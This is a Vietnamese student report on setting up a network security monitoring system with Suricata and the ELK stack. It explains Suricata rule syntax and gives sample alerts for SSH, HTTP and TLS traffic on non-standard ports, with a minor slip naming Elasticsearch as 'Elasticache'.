BAN CƠ YẾU CHÍNH PHỦ

HỌC VIỆN KỸ THUẬT MẬT MÃ

CHUYÊN ĐỀ KỸ NGHỆ AN TOÀN MẠNG

Xây dựng hệ thống giám sát an toàn mạng dựa trên nền tảng mã nguồn mở ELK (Elasticache, Logstash, Kibana)

Ngành: An toàn thông tin

Mã số: 7.48.02.02

Sinh viên thực hiện:

Nguyễn Đan Trường – AT170653

Lớp: AT17G

Người hướng dẫn:

Thầy Cao Minh Tuấn

Khoa An toàn thông tin – Học viện Kỹ thuật Mật mã

HÀ NỘI – 2023

LỜI CẢM ƠN

Em xin gửi lời cảm ơn sâu sắc đến thầy Cao Minh Tuấn vì sự hỗ trợ và định hướng tận tâm của thầy trong suốt quá trình thực hiện dự án này. Sự tận tâm và sự nhiệt huyết của thầy đã thực sự truyền cảm hứng cho em và giúp em vượt qua những khó khăn trong quá trình xây dựng và hoàn thiện dự án.

Em xin chân thành cảm ơn thầy!

Hà Nội ngày 25 tháng 12 năm 2023
Sinh viên thực hiện

Nguyễn Đan Trường

MỤC LỤC

LỜI NÓI ĐẦU

Trong bối cảnh môi trường kỹ thuật ngày càng phát triển, an ninh mạng trở thành một trong những ưu tiên hàng đầu của mọi tổ chức. Sự gia tăng về quy mô và phức tạp của các môi trường mạng đồng nghĩa với việc cần phải áp dụng những giải pháp giám sát hiệu quả để đảm bảo an toàn thông tin và duy trì hoạt động ổn định của hệ thống.

Trong báo cáo này, em xin trình bày về dự án xây dựng hệ thống giám sát an toàn mạng dựa trên nền tảng mã nguồn mở ELK (Elasticache, Logstash, Kibana). Hệ thống này không chỉ giúp quản trị viên mạng theo dõi và phân tích sự kiện mạng một cách hiệu quả mà còn mang lại khả năng phát hiện và ứng phó với các rủi ro bảo mật một cách nhanh chóng.

Báo cáo sẽ bao gồm 3 phần chính:

- Chương 1: Giới thiệu về hệ thống giám sát an toàn thông tin
- Chương 2: Giới thiệu về ELK Stack
- Chương 3: Triển khai thực nghiệm

Báo cáo này sẽ trình bày chi tiết về quá trình triển khai, cấu hình và tích hợp giữa các thành phần Elasticache, Logstash và Kibana, cùng với các ứng dụng thực tế trong việc giám sát an toàn mạng. Em hy vọng rằng thông qua báo cáo này, mọi người sẽ có cái nhìn tổng quan và sâu sắc về lợi ích mà hệ thống này mang lại, đồng thời cung cấp những kiến thức cơ bản và chi tiết giúp quý vị triển khai và tối ưu hóa hệ thống trong môi trường của mình.

DANH MỤC HÌNH VẼ

DANH MỤC VIẾT TẮT

Từ viết tắt	Tên đầy đủ	Giải thích
ELK	Elastichsearch, kibana, logstash	ELK là một bộ công cụ mã nguồn mở được sử dụng để xử lý, lưu trữ và hiển thị dữ liệu logs
ETL	Etract, Tranform, Load	ETL là một quy trình trong phân tích dữ liệu, bao gồm ba bước chính: Etract, Tranform, Load
ISMS	Information Security Monitoring System	Hệ thống giám sát an toàn thông tin

CHƯƠNG 1. GIỚI THIỆU VỀ HỆ THỐNG GIÁM SÁT AN TOÀN THÔNG TIN

1.1. Khái niệm

Hệ thống giám sát an toàn thông tin (Information Security Monitoring System - ISMS) là một hệ thống được thiết kế để thu thập, phân tích và báo cáo dữ liệu liên quan đến an toàn thông tin. ISMS giúp các tổ chức phát hiện và phản ứng kịp thời trước các mối đe dọa an toàn thông tin.

Thành phần

Một hệ thống giám sát an toàn thông tin thường bao gồm các thành phần sau:

- Thiết bị giám sát: Thiết bị giám sát là các thiết bị được sử dụng để thu thập dữ liệu liên quan đến an toàn thông tin. Các thiết bị giám sát có thể được phân loại thành các loại sau:
    - Thiết bị giám sát mạng: Thiết bị giám sát mạng được sử dụng để thu thập dữ liệu liên quan đến lưu lượng mạng, chẳng hạn như địa chỉ IP, cổng, giao thức, v.v.
    - Thiết bị giám sát hệ thống: Thiết bị giám sát hệ thống được sử dụng để thu thập dữ liệu liên quan đến hoạt động của hệ thống, chẳng hạn như các quy trình, dịch vụ, v.v.
    - Thiết bị giám sát ứng dụng: Thiết bị giám sát ứng dụng được sử dụng để thu thập dữ liệu liên quan đến hoạt động của các ứng dụng, chẳng hạn như các truy vấn, giao dịch, v.v.
- Phần mềm giám sát: Phần mềm giám sát là phần mềm được sử dụng để phân tích dữ liệu được thu thập bởi các thiết bị giám sát. Phần mềm giám sát có thể được phân loại thành các loại sau:
    - Phần mềm phân tích lưu lượng mạng: Phần mềm phân tích lưu lượng mạng được sử dụng để phân tích dữ liệu lưu lượng mạng để phát hiện các mối đe dọa an toàn thông tin.
    - Phần mềm phân tích hệ thống: Phần mềm phân tích hệ thống được sử dụng để phân tích dữ liệu hoạt động của hệ thống để phát hiện các mối đe dọa an toàn thông tin.
    - Phần mềm phân tích ứng dụng: Phần mềm phân tích ứng dụng được sử dụng để phân tích dữ liệu hoạt động của các ứng dụng để phát hiện các mối đe dọa an toàn thông tin.

- Hệ thống báo cáo: Hệ thống báo cáo là hệ thống được sử dụng để báo cáo kết quả phân tích dữ liệu cho người quản lý an toàn thông tin.

Chức năng

Một hệ thống giám sát an toàn thông tin thường có các chức năng sau:

- Thu thập dữ liệu: Hệ thống giám sát thu thập dữ liệu liên quan đến an toàn thông tin từ các nguồn khác nhau, chẳng hạn như mạng, hệ thống, ứng dụng, v.v.
- Phân tích dữ liệu: Hệ thống giám sát phân tích dữ liệu được thu thập để phát hiện các mối đe dọa an toàn thông tin.
- Báo cáo kết quả: Hệ thống giám sát báo cáo kết quả phân tích dữ liệu cho người quản lý an toàn thông tin.

1.2. IDS – Intrusion Detection System

IDS là viết tắt của Intrusion Detection System, có nghĩa là Hệ thống phát hiện xâm nhập. Đây là một công cụ được sử dụng để giám sát và phát hiện các hành vi xâm nhập vào hệ thống mạng, giúp bảo vệ an toàn thông tin cho các tổ chức và doanh nghiệp hiệu quả.

IDS có các chức năng chính sau:

- Giám sát lưu lượng mạng: IDS thu thập dữ liệu lưu lượng mạng và phân tích dữ liệu này để tìm các dấu hiệu của xâm nhập.
- Phát hiện xâm nhập: IDS sử dụng các quy tắc, mô hình hoặc trí tuệ nhân tạo để xác định các hành vi xâm nhập.
- Cảnh báo xâm nhập: IDS thông báo cho quản trị viên hệ thống về các hành vi xâm nhập đã được phát hiện.

IDS được chia thành 2 loại chính là NIDS và HIDS

- NIDS là viết tắt của Network-based Intrusion Detection System, có nghĩa là Hệ thống phát hiện xâm nhập dựa trên mạng. NIDS được triển khai tại các điểm vào/ra của mạng, để giám sát lưu lượng mạng.
- HIDS là viết tắt của Host-based Intrusion Detection System, có nghĩa là Hệ thống phát hiện xâm nhập dựa trên máy chủ. HIDS được triển khai trên các máy chủ hoặc thiết bị đầu cuối, để giám sát các hoạt động của hệ thống.

1.3. Giới thiệu về Suricata

Suricata là một công cụ mạng IDS hiệu suất cao (Hệ thống phát hiện xâm nhập), IPS và bảo mật mạng, được phát triển bởi OISF, đây là một ứng dụng mã nguồn mở đa nền tảng và Là tài sản của một nền tảng phi lợi nhuận của cộng đồng Open Information Security Foundation (OISF).

Suricata là một NIDS vì vậy nó sẽ bao gồm tất cả những chức năng chính mà NIDS có:

- Dựa trên các quy tắc: Suricata sử dụng các quy tắc để xác định các cuộc tấn công mạng. Các quy tắc có thể được tạo thủ công hoặc được tải xuống từ các nguồn trực tuyến.
- Tương thích với nhiều giao thức: Suricata có thể được sử dụng để giám sát nhiều giao thức mạng, bao gồm TCP, UDP, ICMP, và HTTP.

Hình 1.1 Suricata

1.4. Luật trong Suricata

1.4.1. Rule Header

Phần Header sẽ chứa các thông tin xác định ai, ở đâu, cái gì của một gói tin, cũng như phải làm gì nếu tất cả các thuộc tính trong luật được hiện lên

Rule Action

Mục đầu tiên trong một luật đó chính là phần rule action, rule action sẽ nói cho Suricata biết phải làm gì khi thấy các gói tin phù hợp với các luật đã được quy định sẵn.

Có 4 hành động mặc định trong Suricata đó là: pass (cho qua), drop (chặn gói tin), reject, alert (cảnh báo).

- Pass: nếu signature được so sánh trùng khớp và chỉ ra là pass thì Suricata sẽ thực hiện dừng quét gói tin và bỏ qua tất cả các luật phía sau đối với gói tin này
- Drop: nếu chương trình tìm thấy một signature hợp lệ và nó chỉ ra là drop thì gói tin đó sẽ bị hủy bỏ và dừng truyền ngay lập tức, khi đó gói tin không thể đến được nơi nhận.
- Reject: là hành động bỏ qua gói tin, bỏ qua ở cả bên nhận và bên gửi. Suricata sẽ tạo ra một cảnh báo với gó i tin này.
- Alert: nếu signature được sánh là hợp lệ và có chứa một alert thì gói tin đó sẽ được xử lý giống như với một gói tin không hợp lệ. Suricata sẽ tạo ra một cảnh báo.

Protocol

Trường tiếp theo trong luật đó là protocol. Các giao thức mà Suricata hiện đang phân tích các hành vi bất thường đó là TLS, SSH, SMTP (tải thư điện tử qua mạng internet), IMAP (đặt sự kiểm soát email trên mail server), MSN, SMB (chia sẻ file), TCP, UDP, ICMP và IP, DNS

IP Address

Mục tiếp theo của phần header đó là địa chỉ IP. Các địa chỉ này dùng để kiểm tra nơi đi và nơi đến của một gói tin. Địa chỉ ip đó có thể là địa chỉ của một máy đơn hoặc cũng có thể là địa chỉ của một lớp mạng. Từ khóa “any” được sử dụng để định nghĩa một địa chỉ bất kỳ.

Một địa chỉ ip sẽ được viết dưới dạng ip_address/netmask. Điều này có nghĩa là nếu netmask là /24 thì lớp mạng đó là lớp mạng C, /16 là lớp mạng B hoặc /32 là chỉ một máy đơn. Ví dụ: địa chỉ 192.168.1.0/24 có nghĩa là một dải máy có địa chỉ IP từ 192.168.1.1-192.168.1.255.

Trong hai địa chỉ IP trong một luật Suricata thì sẽ có một địa chỉ IP nguồn và một địa chỉ IP đích. Việc xác định đâu là địa chỉ nguồn, đâu là địa chỉ đích phụ thuộc vào “→”.

Ngoài ra toán tử phủ định có thể được áp dụng cho việc định địa chỉ IP. Có nghĩa là khi sử dụng toán tử này thì Suricata sẽ bỏ qua việc kiểm tra địa chỉ của gói tin đó. Toán tử đó là “!”. Ngoài ra ta có thể định nghĩa một danh sách các địa chỉ IP bằng cách viết liên tiếp chúng cách nhau bởi một dấu “,”.

Ví dụ:

```
Alert TCP any any → ![192.168.1.0/24, 172.16.0.0/16] 80 (msg: “Access”)
```

Port

Port có thể được định nghĩa bằng nhiều cách. Với từ khóa “any” giống như địa chỉ IP để chỉ có thể sử dụng bất kỳ port nào. Gán một port cố định, ví dụ như gán kiểm tra ở port 80 http hoặc port 22 ssh. Ngoài ra ta cũng có thể sử dụng toán tử phủ định để bỏ qua một port nào đó hoặc liệt kê một dải các port.

Ví dụ:

`Alert UDP any any → 192.168.1.0/24 1:1024`	port bất kỳ tới dãy port từ 1 - 1024
`Alert UDP any any → 192.168.1.0/24 :6000`	port bất kỳ tới dãy port nhỏ hơn 6000
`Alert UDP any any → 192.168.1.0/24 !6000:6010`	port bất kỳ tới bất kỳ port nào, bỏ qua dãy port từ 6000 – 6010

1.4.2. Rule Options

Rule options chính là trung tâm của việc phát hiện xâm nhập. Nội dung chứa các dấu hiệu để xác định một cuộc xâm nhập. Nó nằm ngay sau phần Rule Header và được bọc bởi dấu ngoặc đơn “()”. Tất cả các rule options sẽ được phân cách nhau bởi dấu chấm phẩy “;”, phần đối số sẽ được tách ra bởi dấy hai chấm “:”.

Có 4 loại rule options chính bao gồm:

- General: Tùy chọn này cung cấp thông tin về luật đó nhưng không có bất cứ ảnh hưởng nào trong quá trình phát hiện.
- Payload: Tùy chọn liên quan đến phần tải trong một gói tin.
- Non-payload: Bao gồm các tùy chọn không liên quan đến phần tải của gói tin (header).
- Post-detection: Các tùy chọn này sẽ gây ra những quy tắc cụ thể sau khi một luật đã được kích hoạt.

General

Msg (Message): được dùng để cho biết thêm thông tin về từng signature và các cảnh báo. Phần đầu tiên sẽ cho biết tên tập tin của signature và phần này quy ước là phải viết bằng chữ in hoa. Định dạng của msg như sau:

```
msg: “.........”;
```

Sid (signature id): cho ta biết định danh riêng của mỗi signature. Định danh này được bắt đầu với số. Định dạng của sid như sau

```
sid:123;
```

Rev (revision): mỗi sid thường đi kèm với một rev. Rev đại diện cho các phiên bản của signature. Mỗi khi signature được sửa đổi thì số rev sẽ được tăng lên bởi người tạo ra. Định dạng của rev như sau:

```
rev:123;
```

Reference: cung cấp cho ta địa chỉ đến được những nơi chứa các thông tin đầy đủ về signature. Các tham chiếu có thể xuất hiện nhiều lần trong một signature. Ví dụ về một tham chiếu như sau

```
reference: url, www.info.nl
```

Classtype: cung cấp thông tin về việc phân loại các lớp quy tắc và cảnh báo. Mỗi lớp bao gồm một tên ngắn gọn, một tên đầy đủ và mức độ ưu tiên

```
Config classification: web-application-attack,Web Application Attack,1 config classification: not-suspicious,Not Suspicious Traffic,3
```

Priority: chỉ ra mức độ ưu tiên của mỗi signature. Các giá trị ưu tiên dao động từ 1 đến 255, nhưng thường sử dụng các giá trị từ 1 -> 4. Mức ưu tiên cao nhất là 1. Những signature có mức ưu tiên cao hơn sẽ được kiểm tra trước. Định dạng chỉ mức ưu tiên như sau

```
Priority: 1;
```

Metadata: Suricata sẽ bỏ qua những gì viết sau metadata. Định dạng của metadata như sau

```
Metadata:……;
```

Payload

Content: thể hiện nội dung chúng ta cần viết trong signature, nội dung này được đặt giữa 2 dấu nháy kép. Nội dung là các byte dữ liệu, có 256 giá trị khác nhau (0-255). Chúng có thể là các ký tự thường, ký tự hoa, các ký tự đặc biệt, hay là các mã hexa tương ứng với các ký tự và các mã hexa này phải được đặt giữa 2 dấu gạch dọc. Định dạng của một nội dung như sau

```
Content: "…….";
```

Nocase: được dùng để chỉnh sửa nội dung thành các chữ thường, không tạo ra sự khác biệt giữa chữ hoa và chữ thường. Nocase cần được đặt sau nội dung cần chỉnh sửa

```
content: "abC"; nocase;
```

Depth: sau từ khóa depth là một số, chỉ ra bao nhiêu byte từ đầu một payload cần được kiểm tra. Depth cần được đặt sau một nội dung. Ví dụ: ta có một payload: abCdefghij.

Ta thực hiện kiểm tra 3 byte đầu của payload

```
content: "abC"; depth:3
```

Offset: chỉ độ lệch byte trong tải trọng sẽ được kiểm tra. Ví dụ: độ lệch là 3 thì sẽ kiểm tra từ byte thứ 4 trong tải trọng

```
content: "def"; offset:3;
```

Distance: xác định khoảng cách giữa các nội dung cần kiểm tra trong payload. Khoảng cách này có thể là một số âm

Ví dụ: *content: "abC"; content: "efg"; distance:1;*

Within: được dùng cùng với distance, để chỉ độ rộng của các byte cần kiểm tra sau một nội dung với khoảng cách cho trước đó

Ví dụ: *content:"GET"; depth:3 content:"download"; distance:10 \within:9;*

Luật có nghĩa là tìm "GET" trong 3 byte đầu tiên của trường dữ liệu, di chuyển thêm 10 byte bắt đ ầu từ "GET" và tìm khớp "download". Tuy nhiên, "download" phải xuất hiện trong 9 byte tiếp theo.

- Dsize: được dùng để tìm một payload có độ dài bất kỳ
- Rpc (Remote Procedure Call): là một ứng dụng cho phép một chương trình máy tính thực hiện một thủ tục nào đó trên một máy tính khác, thường được sử dụng cho quá trình liên lạc. Định dạng của rpc như sau

```
rpc:<application number>, [<version number>|*], [<procedure
  number>|*]>;
```

- Replace được dùng để thay đổi nội dung của payload, điều chỉnh lưu lượng mạng. Việc sửa đổi nội dung của payload chỉ có thể được thực hiện đối với gói dữ liệu cá nhân. Sau khi thực hiện thay đổi nội dung xong thì Suricata sẽ thực hiện tính toán lại trường checksum

Non-payload

Trên giao thức IP

TTL: Được sử dụng để kiểm tra về thời gian sống, tồn tại tên mạng của một địa chỉ IP cụ thể trong phần đầu của mỗi gói tin. Giá trị time-to-live (thời gian sống), xác định thời gian tối đa mà mỗi gói tin có thể được lưu thông trên hệ thống mạng. Nếu giá trị này về 0 thì gói tin sẽ bị hủy bỏ. Thời gian sống được xác định dựa trên số hop, khi đi qua mỗi hop/router thì thời gian sống sẽ bị trừ đi 1. Cơ chế này nhằm hạn chế việc gói tin lưu thông trên mạng vô thời hạn. Định dạng của một ttl như sau:

```
ttl:<number>;
```

Ipopts: Chúng ta có thể xem và tùy chỉnh các tùy chọn cho việc thiết lập các địa chỉ IP. Việc thiết lập các tùy chọn cần được thực hiện khi bắt đầu một quy tắc. Một số tùy chọn có thể sử dụng:

IP-option	Description
rr	Record Route
eol	End of List
nop	No Op
ts	Time Stamp
sec	IP Security
esec	IP Extended Security
lsrr	Loose Source Routing
ssrr	Strict Source Routing
satid	Stream Identifier
any	any IP options are set

Hình 1.2 Option trong ipopts

Định dạng của một ipopts như sau:

```
ipopts: <name>;
```

Sameip: Mỗi gói tin sẽ có một địa chỉ IP nguồn và đích. Chúng ta có thể sử dụng sameip để kiểm tra xem địa chỉ IP nguồn và đích có trùng nhau hay không. Định dạng của sameip như sau:

```
sameip;
```

Ip_proto: Được dùng để giúp ta lựa chọn giao thức. Ta có thể chọn theo tên hoặc số tương ứng với từng giao thức. Có một số giao thức phổ biến sau:

1	ICMP	Internet Control Message
6	TCP	Transmission Control Protocol
17	UDP	User Datagram
47	GRE	General Routing Encapsulation

50	ESP	Encap Security Payload for IPv6
51	AH	Authentication Header for Ipv6
58	IPv6-ICMP	ICMP for Ipv6

Định dạng của ip_proto như sau: *ip_proto:<number/name>;*

Id: Được sử dụng để định danh cho các phân mảnh của gói tin được truyền đi. Khi gói tin truyền đi sẽ được phân mảnh, và các mảnh của một gói tin sẽ có ID giống nhau. Việc này giúp ích cho việc ghép lại gói tin một cách dễ dàng. Định dạng như sau:

id:<number>;

Geoip: Cho phép xác định địa chỉ nguồn, đích để gói tin lưu thông trên mạng.

Fragbits: Fragbits được dùng để kiểm tra về tính phân mảnh của gói tin, nó được thiết lập trong tiêu đề của gói tin và nằm tại vị trí đầu của rule.

Cú pháp:

fragbits:[+!]<[MDR]>;*

fragbits:

- M tiếp tục phân mảnh gói tin
- D không phân mảnh
- R reversed bit

Một vài tùy chọn như sau:

- + Khớp với bit được chỉ định
- * Khớp bới bất kì bit nào được thiết lập
- ! Khớp nếu không có bit nào được thiết lập

Fragoffset: Kiểm tra sự phù hợp trên các giá trị thập phân của từng mảnh gói tin trên trường offset. Nếu muốn kiểm tra phân mảnh đầu tiên của gói tin, chúng ta cần kết hợp fragoffset 0 với các tùy chọn fragment khác.

Cú pháp:

fragoffset:[!|<|>]<number>;

< khớp nếu giá trị nhỏ hơn giá trị được chỉ định

> khớp nếu giá trị lớn hơn giá trị được chỉ định

! khớp nếu không có giá trị được chỉ định

Trên giao thức TCP

Sed: Là một số ngẫu nhiên được tạo ra ở cả bên nhận và bên gửi gói tin để kiểm tra số thứ tự của các gói tin đến và đi. Máy khách và máy chủ sẽ tự tạo ra một số seq riêng của mình. Khi một gói tin được truyền thì số seq này sẽ tăng lên 1. Seq giúp chúng ta theo dõi được những gì diễn ra khi một dòng dữ liệu được truyền đi.

Ack: Được sử dụng để kiểm tra xem gói tin đã được nhận bởi nơi nhận hay chưa trong giao thức kết nối TCP. Số thứ tự của ACK sẽ tăng lên tương ứng với số byte dữ liệu đã được nhận thành công.

Window: Được sử dụng để kiểm tra kích thước của cửa sổ TCP. Kích thước cửa sổ TCP là một cơ chế dùng để kiểm soát các dòng dữ liệu. Cửa sổ được thiết lập bởi người nhận, nó chỉ ra số lượng byte có thể nhận để tránh tình trạng bên nhận bị tràn dữ liệu. Giá trị kích thước của cửa sổ có thể chạy từ 2 đến 65.535 byte. c. ICMP Itype: Cung cấp cho việc xác định các loại ICMP. Các thông điệp khác nhau sẽ được phân biệt bởi các tên khác nhau hay các giá trị khác nhau.

Định dạng của itype như sau:

itype:min<>max; itype:[<|>]<number>;

Type	Name	Reference
0	Echo Reply	[RFC792]
3	Destination Unreachable	[RFC792]
4	Source Quench	[RFC792]
5	Redirect	[RFC792]
6	Alternate Host Address	[JBP]
7	Unassigned	[JBP]
8	Echo	[RFC792]
9	Router Advertisement	[RFC1256]
10	Router Selection	[RFC1256]
11	Time Exceeded	[RFC792]
12	Parameter Problem	[RFC792]
13	Timestamp	[RFC792]
14	Timestamp Reply	[RFC792]
15	Information Request	[RFC792]
16	Information Reply	[RFC792]
17	Address Mask Request	[RFC950]
18	Address Mask Reply	[RFC950]
19	Reserved (for Security)	[Solo]
20-29	Reserved (for Robustness Experiment)	[ZSu]
30	Traceroute	[RFC1393]
31	Datagram Conversion Error	[RFC1475]
32	Mobile Host Redirect	[David Johnson]
37	Domain Name Request	[RFC1788]
38	Domain Name Reply	[RFC1788]
39	SKIP	[Markson]
40	Photuris	[RFC2521]

Hình 1.3 Bảng type của ICMP Header

Icode: Cho phép xác định mã của từng ICMP để làm rõ hơn cho từng gói tin ICMP. Định dạng của icode như sau:

icode:min<>max; icode:[<|>]<number>;

Icmp_id: Mỗi gói tin ICMP có một giá trị ID khi chúng được gửi. Tại thời điểm đó, người nhận sẽ trả lại tin nhắn với cùng một giá trị ID để người gửi sẽ nhận ra và kết nối nó đúng với yêu cầu ICMP đã gửi trước đó. Định dạng của một icmp_id như sau:

icmp_id:<number>;

Icmp_seq: Được sử dụng để kiểm tra số thứ tự của ICMP. Định dạng của icmp_seq như sau:

icmp_seq:<number>;

HTTP

http_method	Chỉ ra các phương thức được áp dụng với các request http. Các phương thức http: GET, POST, PUT, HEAD, DELETE, TRACE, OPTIONS, CONNECT và PATCH.
http_uri **http_raw_uri**	Chỉ ra đường dẫn tới nơi chứa nội dung yêu cầu.
http_header	Chỉ ra phương thức sử dụng, địa chỉ cần truy cập tới và tình trạng kết nối.
http_user_agent	Là một phần của http_header, chỉ ra thông tin về trình duyệt của người dùng.
http_client_body	Chỉ ra các yêu cầu của máy trạm
http_stat_code	Chỉ ra mã trạng thái của server mà máy trạm yêu cầu kết nối tới.
http_stat_msg	Các dòng tin thông báo về tình trạng máy chủ, hay tình trạng về việc đáp ứng các yêu cầu kết nối của máy trạm.
http_server_body	Chỉ ra nội dung đáp trả các yêu cầu từ máy trạm của máy chủ.
File_data	Chỉ ra nội dung, đường dẫn tới file chứa dữ liệu được yêu cầu.

Flow

Flowbits: Gồm 2 phần, phần đầu mô tả các hành động được thực hiện, phần thứ 2 là tên của flowbit. Các hành động của flowbit:

flowbits: set, name	Được dùng để thiết lập các điều kiện/tên cho các flow.
flowbits: isset, name	Có thể được sử dụng trong các luật để đảm bảo rằng sẽ tạo ra một cảnh báo khi các luật là phù hợp và các điều kiện sẽ được thiết lập trong flow.
flowbits: toggle, name	Dùng để đảo ngược các thiết lập hiện tại.
flowbits: unset, name	Được sử dụng để bỏ các thiết lập về điều kiện trong luật.
flowbits: isnotset, name	Được sử dụng để đảm bảo rằng sẽ tạo ra một cảnh báo khi các luật là phù hợp và các điều kiện sẽ không được thiết lập trong flow.

Flow: Có thể được sử dụng để kết nối các thư mục chứa các flow lại với nhau. Các flow có thể được đi từ hoặc đến từ Client/Server và các flow này có thể ở trạng thái được thiết lập hoặc không. Việc kết nối các flow có thể xảy ra các trường hợp sau: wq!

1.4.3. Add Local Rules

Bạn tạo các Signatures tùy chỉnh sau để quét lưu lượng SSH đến các cổng không phải SSH và đưa vào file có tên */var/lib/suricata/rules/local.rules*.

Sao chép và dán những dòng sau vào tệp:

```
alert ssh any any -> 203.0.113.5 !22 (msg:"SSH TRAFFIC on non-SSH port"; flow:to_client, not_established; classtype: misc-attack; target: dest_ip; sid:1000000;)
alert ssh any any -> 2001:DB8::1/32 !22 (msg:"SSH TRAFFIC on non-SSH port"; flow:to_client, not_established; classtype: misc-attack; target: dest_ip; sid:1000001;)
```

Thay thế địa chỉ IP public của máy chủ của bạn thay cho các địa chỉ 203.0.113.5 và 2001:DB8::1/32 trong quy tắc. Nếu không sử dụng IPv6 thì có thể bỏ qua việc thêm các Signatures đó vào quy tắc này và các quy tắc tiếp theo dưới đây.

Bạn có thể tiếp tục thêm các Signatures tùy chỉnh vào tệp local.rules này tùy thuộc vào mạng và ứng dụng. Ví dụ: Nếu muốn cảnh báo về lưu lượng HTTP đến các cổng không dành cho HTTP, có thể sử dụng các Signatures như sau:

```
alert http any any -> 203.0.113.5 !80 (msg:"HTTP REQUEST on non-HTTP
port";  flow:to_client,  not_established;  classtype:misc-activity;
sid:1000002;)
alert http any any -> 2001:DB8::1/32 !80 (msg:"HTTP REQUEST on non-
HTTP port"; flow:to_client, not_established; classtype:misc-activity;
sid:1000003;)
```

Để thêm các Signatures kiểm tra lưu lượng TLS vào các cổng khác với cổng 443 mặc định cho máy chủ web, hãy thêm các dòng sau:

```
alert tls any any -> 203.0.113.5 !443 (msg:"TLS TRAFFIC on non-TLS HTTP
port";  flow:to_client,  not_established;  classtype:misc-activity;
sid:1000004;)
alert tls any any -> 2001:DB8::1/32 !443 (msg:"TLS TRAFFIC on non-TLS
HTTP port"; flow:to_client, not_established; classtype:misc-activity;
sid:1000005;)
```

Chỉnh sửa file cấu hình /etc/suricata/suricata.yaml thêm đường dẫn local rules:

Vim /etc/suricata/suricata.yml

```
. . .
rule-files:
  - suricata.rules
  - local.rules
. . .
```

Lưu và thoát bằng lệnh ":wq!". Sau đó bạn cần đảm bảo rằng việc xác thực cấu hình của Suricata sau khi thêm các quy tăc trên bằng lệnh sau:

```
$ sudo suricata -T -c /etc/suricata/suricata.yaml -v
```

Quá trình kiểm tra có thể mất một chút thời gian tùy thuộc vào số lượng quy tắc đã đưa vào trong tệp *suricata.rules* mặc định. Nếu thấy kiểm tra mất quá nhiều thời gian, bạn có thể comment dòng – *suricata.rules* trong cấu hình bằng cách thêm dấu # vào đầu dòng rồi chạy lại việc kiểm tra cấu hình. Còn nếu bạn định sử dụng Signature của *suricata.rules* trong cấu hình chạy cuối cùng của mình, hãy uncomment dòng *suricata.rules* trên.

Khi đã hài lòng với các Signatures đã tạo hoặc đưa vào bằng công cụ *suricata-update*, bạn có thể tiến hành bước tiếp theo, nơi sẽ chuyển hành động mặc định cho các Signatures của mình từ *alert* hoặc *log* sang chủ động làm giảm các lưu lượng truy cập.

CHƯƠNG 2. GIỚI THIỆU VỀ ELK STACK

2.1. Tổng quan về ELK STACK


ELK là một bộ giải pháp công nghệ mã nguồn mở được sử dụng để thu thập, quản lý, phân tích dữ liệu log tập trung.

ELK gồm 3 thành phần:

- ElasticSearch: Một hệ truy hồi thông tin mạnh mẽ, được sử dụng để lưu trữ và đánh chỉ mục cho dữ liệu log.

- Logstash: Phần mềm mã nguồn mở thực hiện tiến trình đồng bộ dữ liệu ETL, thu thập dữ liệu log, chuyển đổi, làm sạch và đưa vào lưu trữ trong ElasticSearch để đánh chỉ mục.

- Kibana: Phần mềm mã nguồn mở được sử dụng để trừu tượng hóa dữ liệu, xây dựng biểu đồ, màn hình giám sát và phân tích dữ liệu.



Hình 2.1 ELK STACK

2.2. Giới thiệu về Elasticsearch

Elasticsearch là một hệ thống tìm kiếm và phân loại dữ liệu mã nguồn mở được xây dựng trên nền tảng Apache Lucene. Nó được thiết kế để tìm kiếm, phân tích và hiển thị dữ liệu từ các nguồn không đồng nhất và lớn lên đến hàng trăm triệu bản ghi.

